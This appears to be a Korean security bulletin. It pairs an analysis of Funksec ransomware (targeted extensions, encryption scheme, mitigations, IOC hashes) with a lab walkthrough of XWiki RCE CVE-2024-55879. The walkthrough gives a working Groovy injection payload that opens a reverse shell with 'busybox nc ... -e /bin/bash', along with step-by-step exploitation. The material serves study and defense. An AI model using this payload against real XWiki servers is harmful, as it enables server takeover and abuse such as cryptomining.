앞선 모든 과정이 끝나고 난 뒤, A 드라이브부터 Z 드라이브까지 모두 확인해 연결된 드라이브를 대상으로 파일 암호화를 진행한다. 하드코딩된 암호화 대상 확장자 명과 폴더 명을 기준으로 특정 폴더와 그 하위에 있는 파일만 암호화를 진행한다. 암호화 대상 확장자와 폴더명은 아래 표와 같다.

확장자명
txt, csv, docx, xlsx, pdf, json, xml, sql, log, html, css, js, php, py, java, c, cpp, sh, bat, ini, yaml, md, rtf, ts, jsx, tsx, pptx, odt, ods, odpm, msg, eml, apk, ipa, exe, dll, dmg, iso, vmdk, vhd, tgz, 7z, zip, tar, rar, bak, db, mdb, sqlite, hdf5, parquet, avro, log, etl, pfx, cer, pem, csr, key, pgp, kdbx, gpg, tar.gz, xz, dbf, bak, tiff, raw, ai, psd, indd, eps, svg, dwg, dxf, fla, flv, mov, mp4, avi, mkv, mp3, wav, flac, aac, ogg, wma, webm, m3u, cue, midi, ps, tex, bib, chm, epub, azw3, fb2, djvu, opf, xps, jar, war, ear, pdb, msi, deb, rpm, apk, vcs, git, svn, nfs, cue, bin, bkp, lst, dat, csv, json, png

표 7. 암호화 대상 확장자

폴더명
Program Files, Program Files (x86), Windows, AppData, ProgramData, Users

표 8. 암호화 대상 폴더명

파일 암호화는 ChaCha20-Poly1305 알고리즘을 사용한다. AES 알고리즘을 사용해서 파일을 암호화하고 RSA 알고리즘으로 키를 보호하는 Rust 소스코드 또한 공개됐지만, 해당 소스코드는 암호화 함수만 존재하는 개발 단계 혹은 테스트 버전의 소스코드로 추정된다. 랜섬웨어에 저장된 비밀번호와 각 파일마다 랜덤하게 생성된 24Bytes 값으로 암호화에 사용할 ChaCha20-Poly1305 키를 생성한다. 키 생성에는 해시 알고리즘인 Argon2 와 HChaCha20 알고리즘을 사용하며, 각각의 파일마다 암호화 키를 생성해 파일 전체를 암호화한다. 암호화는 원본 데이터를 128 Bytes 단위로 암호화하며, 랜덤한 32Bytes 크기의 데이터를 추가로 생성해 암호화된 데이터와 함께 저장한다. 자세한 암호화 과정은 아래 그림과 같다.




그림 15. Funksec 암호화 방식

Funksec 랜섬웨어 대응방안




그림 16. Funksec 랜섬웨어 대응방안

Funksec 랜섬웨어는 악성 행위에 기본 내장 명령어나 PowerShell 명령어를 주로 사용한다. 이를 통해서 권한 상승을 시도하거나, 랜섬웨어를 작업 스케줄러에 관리자 권한으로 등록한다. ASR[5] 규칙을 활성화를 통해서 이러한 비정상적인 프로세스를 차단해 악성 행위를 막을 수 있다. 또한 작업 스케줄러의 경우 접근 권한을 제한해두거나 AppLocker[6]와 WDAC[7]를 활용해 작업 스케줄러가 지정된 조건 외에 실행되는 것을 차단할 수 있다.

또한 PowerShell 명령어를 사용해서 Windows Defender 의 실시간 보호 기능을 비활성화 하고 Windows 이벤트 로그 기능 또한 비활성화를 시도한다. 이러한 경우, 이벤트 로그를 권한이 있는 사용자만 접근할 수 있도록 사전에 설정해 두거나 이벤트 로그를 원격 저장소에 별도로 저장해 보존할 수 있다. 그 외에도 EDR[8] 솔루션을 통해 공격자가 사용하는 특정 프로세스를 차단해 악성 행위를 막을 수 있다.

랜섬웨어를 내부 네트워크에 전파하기 위해서 Windows 의 네트워크 관련 API 인 Winsock 을 활용해 내부 네트워크 대역에 전파를 시도한다. 하드코딩된 네트워크 대역대에만 4444 포트를 통해서 네트워크 연결 및 랜섬웨어 전파를 시도하기 때문에 호스트 방화벽을 통해서 특정 포트를 차단해 불필요한 통신을 제한할 수 있다.

5 ASR (Attack Surface Reduction): 공격자가 사용하는 특정 프로세스와 실행 가능한 프로세스를 차단하는 보호 기능

6 AppLocker: Windows 운영체제에서 특정 프로그램을 실행할 수 있는 경로나 사용자 등을 지정해, 실행할 수 있는 프로그램을 사전에 제한할 수 있는 보안 기술

7 WDAC(Windows Defender Application Control): 사용자가 실행할 수 있는 프로그램이나 코드를 제한하도록 설정해, 서명되지 않은 프로그램이나 스크립트 등의 실행을 방지하는 보안 기술

8 EDR (Endpoint Detection and Response): 컴퓨터와 모바일, 서버 등 단말기에서 발생하는 악성 행위를 실시간으로 감지하고 분석 및 대응하여 피해 확산을 막는 솔루션

파일 암호화에 앞서 사용자가 임의로 복구하는 것을 방지하기 위해 백업 복사본을 삭제한 뒤 파일 암호화를 진행한다. ASR 규칙 활성화를 통해서 백업 복사본을 삭제하는 프로세스와 파일을 암호화는 것을 차단할 수 있다. 또한 백업 복사본의 경우 별도의 네트워크나 저장소에 소산 백업해야 한다.

Indicator Of Compromise

Funksec (SHA-256)

7e223a685d5324491bcacf3127869f9f3ec5d5100c5e7cb5af45a227e6ab4603
c233aec7917cf34294c19dd60ff79a6e0fac5ed6f0cb57af98013c08201a7a1c
89b9f7499d59d0d308f5ad02cd6fddd55b368190c37f6c5413c4cfcd343eeff3
5226ea8e0f516565ba825a1bbed10020982c16414750237068b602c5b4ac6abd
504984fe49af411cd50fdfedb8ff114ed206c4b82a68fe21e7a215cbb53a91c2

File Name

ransomware.rs
dev.exe
setup-avast-premium-x64.exe
setup-x64.exe

■ 참고 사이트

• BleepingComputer 공식 홈페이지 (https://www.bleepingcomputer.com/news/security/babuk-locker-is-the-first-new-enterprise-ransomware-of-2021)

• The Hacker News (https://thehackernews.com/2025/01/experts-find-shared-codebase-linking.html)

• SecurityWeek (https://www.securityweek.com/compromised-aws-keys-abused-in-codefinger-ransomware-attacks/)

• Halcyon Research (https://www.halcyon.ai/blog/abusing-aws-native-services-ransomware-encrypting-s3-buckets-with-sse-c)

• KELA 블로그 (https://www.kelacyber.com/blog/is-gdlockersec-really-targeting-aws/)

• 보안 뉴스 (https://www.boannews.com/media/view.asp?idx=135368&direct=mobile)


• Group IB 블로그 (https://www.group-ib.com/blog/cat-s-out-of-the-bag-lynx-ransomware/)

Research & Technique

XWiki RCE 취약점(CVE-2024-55879)

■ 서론

XWiki 는 Java 로 개발된 무료 오픈소스다. 많은 사용자들이 웹 페이지를 만드는 것은 물론 편집할 수 있게 하고 기능을 확장한 것에 초점을 둔 위키 소프트웨어다. OSINT 검색 엔진을 통해 인터넷 상에 공개된 XWiki 을 조회해 본 결과, 2025 년 02 월 06 일 기준으로 미국·독일·영국을 비롯해 많은 국가의 약 4 만 개 사이트에서 XWiki 를 사용 중인 것을 확인할 수 있다.



출처: fofa.info

그림 1. XWiki 사용 통계

2024 년 12 월 12 일에는 XWiki 의 원격 임의 코드 실행 취약점(CVE-2024-55879)이 공개됐다. 해당 취약점은 XWiki 의 자체 기능으로 특정 객체를 추가하고, 취약한 속성에 페이로드를 주입하고 실행함으로써 XWiki 서버에서 악의적인 코드를 실행할 수 있기 때문에 발생한다. 공격자는 스크립트 작성 권한이 있는 계정을 통해 사용자 정보를 수정하는 도중에 특정 객체에 악성 코드를 주입, 실행한다. 이를 통해 운영 서버 측의 임의 명령 실행을 통해 서버 탈취가 가능하다.

■ 공격 시나리오




그림 2. CVE-2024-55879 공격 시나리오

① 공격자는 XWiki 사용자 계정을 탈취
② 공격자는 위키 플랫폼으로 취약한 XWiki를 사용 중인 서버 탐색
③ 공격자는 CVE-2024-55879 취약점을 이용해 악의적인 스크립트 삽입
④ 공격자는 악의적인 스크립트 실행을 통해 서버 내 암호화폐 채굴기 설치
⑤ 공격자는 서버에 설치된 암호화폐 채굴기로 서버 자원을 이용해 암호화폐 채굴

■ 영향받는 소프트웨어 버전

CVE-2024-55879 에 취약한 소프트웨어 버전은 다음과 같다.

S/W 구분	취약 버전
XWiki-platform	>= 2.3, < 15.10.9 >= 16.0.0-rc-1, < 16.3.0

■ 테스트 환경 구성 정보

테스트 환경을 구축해 CVE-2024-55879 의 동작 과정을 살펴본다.

이름	정보
피해자	XWiki-platform v15.10.5 (172.19.0.4)
공격자	Kali Linux (172.19.0.3)

■ 취약점 테스트

Step 1. 환경 구성

피해자 PC 에 취약한 버전의 XWiki 이미지를 설치한다. CVE-2024-55879 취약점 테스트 구성을 위한 docker-compose.yml 예시는 다음과 같다.

```
services:
  xwiki:
    image: XWiki:15.10.5
    container_name: xwiki
    ports:
      - "8080:8080"
    environment:
      - DB_USER=xwiki
      - DB_PASSWORD=xwiki
      - DB_DATABASE=xwiki
      - DB_HOST=db
    depends_on:
      - db
    networks:
      - cve-2024-55879

  db:
    image: mariadb:10.6
    container_name: xwiki-db
    environment:
      - MYSQL_ROOT_PASSWORD=root
      - MYSQL_DATABASE=xwiki
      - MYSQL_USER=xwiki
      - MYSQL_PASSWORD=xwiki
    networks:
      - cve-2024-55879
    ports:
      - "3306:3306"
volumes:
  xwiki-data:
  db-data:

networks:
  cve-2024-55879:
    driver: bridge
```

작성된 docker-compose.yml 파일을 실행한다.

```
> docker-compose up -d
```

이후 취약한 패키지인 org.xwiki.platform_xwiki-platform-administration-ui_15.10.5.xar 를 설치한다.

•URL: https://extensions.xwiki.org/xwiki/rest/repository/extensions/org.xwiki.platform%3Axwiki-platform-administration-ui/versions/15.10.5/file?rid=maven-xwiki

다운받은 위 패키지를 메뉴 > Administartion 접근할 때 Upload a new package 를 통해 업로드한다.




그림 3. 취약한 패키지 설치

마지막으로 리버스쉘을 위한 busybox 를 XWiki 서버 내부에 설치한다.

```
> docker exec -it xwiki sh -c "apt update && apt install -y busybox"
```

Step 2. 취약점 테스트

일반 사용자의 정보를 수정하기 위해 관리자가 아닌 일반 사용자 계정을 생성한다.




그림 4. 사용자 생성

Script 권한이 있는 사용자만 임의 명령 실행을 수행할 수 있으므로, 관리자 계정에 Script 를 포함한 권한을 추가한다.

그림 5. 사용자 권한 추가

이후 http://localhost:8080/bin/edit/xwiki/<생성한_사용자명>?editor=object 으로 접속할 때 해당 사용자에게 객체를 추가할 수 있다.




그림 6. ConfigurableClass 객체 추가

추가된 객체의 속성에 아래의 값을 저장한다.

속성 명	값
display in seciton	other
display in category	other
heading	#set($codeToExecute = 'Test') #set($codeToExecuteResult = '{{async}}{{groovy}} def command = "busybox nc 172.19.0.4 8888 -e /bin/bash"; def proc = command.execute(); proc.waitFor() {{/groovy}}{{/async}}')

위 속성 값 중 heading 값이 악성 페이로드로 동작한다.

이후 http://localhost:8080/bin/view/xwiki/<생성한_사용자명>?sheet=XWiki.AdminSheet&viewer=content&section=other 로 접속 시 작성된 페이로드가 실행된다.




그림 7. 악성 페이로드 실행

공격자 서버의 8888 포트를 통해 XWiki 서버의 쉘을 획득한다.




그림 8. 공격자 쉘 획득

■ 취약점 상세 분석

취약점 상세 분석에서는 CVE-2024-55879 취약점이 발생하는 원리와 임의 명령 실행 취약점을 순차적으로 설명한다. **Step 1** 에서는 XWiki 의 Administrator Application 기능과 데이터 저장 과정을 추적하며 **Step 2** 에서는 호출된 데이터를 이용해 임의 명령 실행 취약점이 발생하는 과정을 살펴본다.

Step 1. Administrator Application

1) XWiki ConfigurableClass

XWiki Enterprise 1.5 부터 XWiki 인스턴스를 관리하는 Adminstration Application 은 별도로 설치해야 한다. 해당 기능의 설치를 위해서 아래 링크의 xar 파일을 다운로드 받은 뒤, XWiki 페이지 내에서 Import 한다.

•URL: https://extensions.xwiki.org/XWiki/rest/repository/extensions/org.xwiki.platform%3Axwiki-platform-administration-ui/versions/<XWiki_version>/file?rid=maven-xwiki




그림 9. Administration Application 파일 Import

XWiki 의 Administration Application Extension 의 기능에는 ConfigurableClass 기능이 있다. 해당 기능은 파일을 직접 수정하는 대신에 설정을 가진 클래스를 만들어 각 설정에 대한 속성값을 정의할 수 있다. 위 과정은 /bin/edit/XWiki/EQSTTester?editor=object 경로에 접근한 뒤, 설정에서 Custom Configurable sections 를 추가해서 실행할 수 있다.




그림 10. ConfigurableClass 설정

해당 설정 값을 추가하면서 정의할 수 있는 주요 속성 값은 아래와 같다.

이름	설명
displayInSection	애플리케이션을 설정하는데 사용할 관리 섹션을 지정
heading	configurableClass 객체의 제목으로 설정할 값
codeToExecute	양식 이외에 표시하고 싶은 Velocity 스크립트
displayinCategory	애플리케이션을 설정하는데 사용할 관리 카테고리를 지정

위 설정 값은 db 에 저장되며, 이는 XWikiobjects 테이블에 저장된 ConfigurableClass 를 조회해서 확인 가능하다.

